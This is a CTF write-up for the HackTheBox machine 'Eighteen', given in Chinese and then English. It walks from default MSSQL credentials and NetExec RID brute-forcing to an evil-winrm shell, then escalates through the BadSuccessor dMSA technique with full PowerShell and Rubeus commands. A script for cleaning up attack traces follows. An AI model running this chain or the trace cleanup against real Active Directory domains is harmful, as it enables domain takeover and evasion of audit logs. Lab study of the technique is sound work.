HackTheBox Eighteen Writeup

HackTheBox Eighteen 是一台简单难度的 Windows 机器。本文按照信息收集、初始访问、横向或提权路径的顺序整理完整解题过程,突出关键漏洞点、凭据来源与最终拿到 user/root 或域权限的利用链。

htb eighteen

初始枚举

image 66.png

默认凭据:kevin:iNa2we6haRj2gaw!


攻击链路

默认凭据登录Mssql-->枚举后发现Web admin账户哈希-->使用NetExec破解出计算机用户-->密码喷洒-->发现有AD-->枚举AD-->Windows2025Domain-->使用BadSuccessor提权

Admin hash

pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$ 0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133 利用hashcat和john都破解不出密码是iloveyou1

使用NetExec

nxc mssql 10.10.11.95 -u kevin -p 'iNa2we6haRj2gaw!' --local-auth --rid-brute

得到用户名adam.scott:iloveyou1

evil-winrm -i eighteen.htb -u adam.scott -p iloveyou1

Bad Successor

*Evil-WinRM* PS C:\Users\adam.scott\Documents> Get-ADDomain | Select DomainMode

       DomainMode
       ----------
Windows2025Domain

# 这种攻击默认就能生效——你的域根本不需要使用 dMSA。只要存在这个功能(任何至少包含一台 Windows Server 2025 域控制器 (DC) 的域都存在),它就可用。
**# 创建电脑账户**
New-ADComputer -Name PwnedMachine -SamAccountName "PwnedMachine$" -AccountPassword (ConvertTo-SecureString -String "H@ckth3pl@n3t" -AsPlainText -Force) -Path "ou=staff,dc=eighteen,dc=htb" -PassThru -Server "DC01"
# 使用Rubeus申请该电脑账户hash
.\Rubeus.exe hash /password:H@ckth3pl@n3t /user:PwnedMachine$ /domain:eighteen.htb      # aes256_cts_hmac_sha1后续要使用
# 创建dMSA账户
New-ADServiceAccount -Name "Pwned_DMSA" -DNSHostName "eighteen.htb" -CreateDelegatedServiceAccount -PrincipalsAllowedToRetrieveManagedPassword "PwnedMachine$" -Path "ou=staff,dc=eighteen,dc=htb"
# 给账户添加写权限(假设我们获取的shell用户叫adam.scott)
$sid = (Get-ADUser -Identity "adam.scott").SID
$acl = Get-Acl "AD:\CN=Pwned_DMSA,ou=staff,dc=eighteen,dc=htb"
$rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $sid,"GenericAll","Allow"
$acl.AddAccessRule($rule)
Set-Acl -Path "AD:\CN=Pwned_DMSA,ou=staff,dc=eighteen,dc=htb" -AclObject $acl
# 给账户Pwned_DMSA设立权限
Set-ADServiceAccount -Identity Pwned_DMSA -Replace @{'msDS-ManagedAccountPrecededByLink' = 'CN=Administrator,CN=Users,DC=eighteen,DC=htb';'msDS-DelegatedMSAState' = 2}
## msDS-ManagedAccountPrecededByLink将Administrator附加到Pwned_DMSA
# 验证是否一切正常
Get-ADServiceAccount -Identity Pwned_DMSA -Properties msDS-ManagedAccountPrecededByLink,msDS-DelegatedMSAState | Select-Object Name, msDS-ManagedAccountPrecededByLink, msDS-DelegatedMSAState
# 利用之前的hash请求票据
.\Rubeus.exe asktgt /user:PwnedMachine$ /aes256:<aes256_cts_hmac_sha1> /domain:eighteen.htb /nowrap
# 创建dMSA票据
.\Rubeus.exe asktgs /targetuser:Pwned_DMSA$ /service:krbtgt/eighteen.htb /dmsa /opsec /ptt /nowrap /ticket:<tiket_hash>
# 会看到先前密钥(AD默认保留上一个密码),那个就是Administrator的密钥
# 完整清理脚本
Write-Host "开始清理攻击痕迹..."

try {
    # 清除内存票据
    Write-Host "清除Kerberos票据..."
    klist purge 2>$null
    
    # 删除服务账户
    Write-Host "删除服务账户..."
    Remove-ADServiceAccount -Identity "Pwned_DMSA" -Confirm:$false -ErrorAction SilentlyContinue
    
    # 删除计算机账户  
    Write-Host "删除计算机账户..."
    Remove-ADComputer -Identity "PwnedMachine" -Confirm:$false -ErrorAction SilentlyContinue
    
    Write-Host "清理完成!"
} catch {
    Write-Host "清理过程中出现错误: $($_.Exception.Message)"
}

# 最终验证
Write-Host "验证清理结果:"
Get-ADServiceAccount -Filter "Name -eq 'Pwned_DMSA'" -ErrorAction SilentlyContinue | 
    Measure-Object | Select-Object -ExpandProperty Count
Get-ADComputer -Filter "Name -eq 'PwnedMachine'" -ErrorAction SilentlyContinue | 
    Measure-Object | Select-Object -ExpandProperty Count
    # 检查事件日志(如果需要进一步清理痕迹)
Get-WinEvent -LogName Security -MaxEvents 100 | 
    Where-Object {$_.Message -like "*Pwned*"} |
    Format-Table TimeCreated, Id, LevelDisplayName, Message -Wrap

# 重启系统(最彻底的清理方式)
# Restart-Computer

HackTheBox Eighteen

Initial Enumeration

image 66.png

Default credentials: kevin:iNa2we6haRj2gaw!


Attack Chain Path

Default credentials to log into MSSQL --> Post-enumeration, discovered Web admin account hash --> Used NetExec to crack out computer user --> Password spraying --> Discovered AD --> Enumerated AD --> Windows2025Domain --> Used BadSuccessor for privilege escalation

Admin hash

pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$ 0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133 Both hashcat and john failed to crack the password, which is “iloveyou1”

Using NetExec

nxc mssql 10.10.11.95 -u kevin -p 'iNa2we6haRj2gaw!' --local-auth --rid-brute

Obtained username adam.scott:iloveyou1

evil-winrm -i eighteen.htb -u adam.scott -p iloveyou1

Bad Successor

*Evil-WinRM* PS C:\Users\adam.scott\Documents> Get-ADDomain | Select DomainMode

       DomainMode
       ----------
Windows2025Domain

# This attack works by default - your domain does not need to use dMSA. As long as the feature exists (it's present in any domain with at least one Windows Server 2025 Domain Controller (DC)), it is available.
**# Create computer account**
New-ADComputer -Name PwnedMachine -SamAccountName "PwnedMachine$" -AccountPassword (ConvertTo-SecureString -String "H@ckth3pl@n3t" -AsPlainText -Force) -Path "ou=staff,dc=eighteen,dc=htb" -PassThru -Server "DC01"
# Use Rubeus to request the computer account hash
.\Rubeus.exe hash /password:H@ckth3pl@n3t /user:PwnedMachine$ /domain:eighteen.htb      # aes256_cts_hmac_sha1 is needed for the next step
# Create dMSA account
New-ADServiceAccount -Name "Pwned_DMSA" -DNSHostName "eighteen.htb" -CreateDelegatedServiceAccount -PrincipalsAllowedToRetrieveManagedPassword "PwnedMachine$" -Path "ou=staff,dc=eighteen,dc=htb"
# Add write permissions to the account (assuming the shell user we have is adam.scott)
$sid = (Get-ADUser -Identity "adam.scott").SID
$acl = Get-Acl "AD:\CN=Pwned_DMSA,ou=staff,dc=eighteen,dc=htb"
$rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $sid,"GenericAll","Allow"
$acl.AddAccessRule($rule)
Set-Acl -Path "AD:\CN=Pwned_DMSA,ou=staff,dc=eighteen,dc=htb" -AclObject $acl
# Set permissions for the Pwned_DMSA account
Set-ADServiceAccount -Identity Pwned_DMSA -Replace @{'msDS-ManagedAccountPrecededByLink' = 'CN=Administrator,CN=Users,DC=eighteen,DC=htb';'msDS-DelegatedMSAState' = 2}
## msDS-ManagedAccountPrecededByLink attaches Administrator to Pwned_DMSA
# Verify everything is correct
Get-ADServiceAccount -Identity Pwned_DMSA -Properties msDS-ManagedAccountPrecededByLink,msDS-DelegatedMSAState | Select-Object Name, msDS-ManagedAccountPrecededByLink, msDS-DelegatedMSAState
# Use the previous hash to request a ticket
.\Rubeus.exe asktgt /user:PwnedMachine$ /aes256:<aes256_cts_hmac_sha1> /domain:eighteen.htb /nowrap
# Create dMSA ticket
.\Rubeus.exe asktgs /targetuser:Pwned_DMSA$ /service:krbtgt/eighteen.htb /dmsa /opsec /ptt /nowrap /ticket:<tiket_hash>
# You will see the previous key (AD retains the last password by default); that is the Administrator's key
# Complete cleanup script
Write-Host "Starting cleanup of attack traces..."

try {
    # Clear in-memory tickets
    Write-Host "Clearing Kerberos tickets..."
    klist purge 2>$null
    
    # Delete service account
    Write-Host "Deleting service account..."
    Remove-ADServiceAccount -Identity "Pwned_DMSA" -Confirm:$false -ErrorAction SilentlyContinue
    
    # Delete computer account  
    Write-Host "Deleting computer account..."
    Remove-ADComputer -Identity "PwnedMachine" -Confirm:$false -ErrorAction SilentlyContinue
    
    Write-Host "Cleanup complete!"
} catch {
    Write-Host "Error during cleanup: $($_.Exception.Message)"
}

# Final verification
Write-Host "Verifying cleanup results:"
Get-ADServiceAccount -Filter "Name -eq 'Pwned_DMSA'" -ErrorAction SilentlyContinue | 
    Measure-Object | Select-Object -ExpandProperty Count
Get-ADComputer -Filter "Name -eq 'PwnedMachine'" -ErrorAction SilentlyContinue | 
    Measure-Object | Select-Object -ExpandProperty Count
    # Check event logs (if further trace cleanup is needed)
Get-WinEvent -LogName Security -MaxEvents 100 | 
    Where-Object {$_.Message -like "*Pwned*"} |
    Format-Table TimeCreated, Id, LevelDisplayName, Message -Wrap

# Restart system (the most thorough cleanup method)
# Restart-Computer